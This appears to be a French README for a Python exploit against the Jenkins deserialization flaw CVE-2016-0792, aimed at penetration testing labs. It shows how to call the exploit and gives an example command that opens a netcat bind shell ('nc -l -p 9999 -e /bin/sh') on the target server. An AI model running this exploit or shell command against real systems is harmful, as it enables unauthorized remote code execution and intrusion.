
 jpiechowka/jenkins-cve-2016-0792
Exploit pour la vulnérabilité de sérialisation Jenkins - CVE-2016-0792

https://www.exploit-db.com/exploits/42394/
Python 3.6.x
La bibliothèque requests est requise pour que cet exploit fonctionne
sudo pip install requests
python3

from exploit import exploit
exploit(url, command)
Où url est l'URL du serveur Jenkins et command est la commande à exécuter
exploit('http://192.168.56.101/jenkins/', '/usr/bin/nc -l -p 9999 -e /bin/sh')
Cela exécutera nc et écoutera sur le port 9999 sur la machine vulnérable
À des fins de démonstration, j'utiliserai l'ISO de Pentester Lab
Utiliser ce logiciel pour attaquer des cibles sans permission est illégal. Je ne suis pas responsable des dommages causés par l'utilisation de ce logiciel contre la loi.
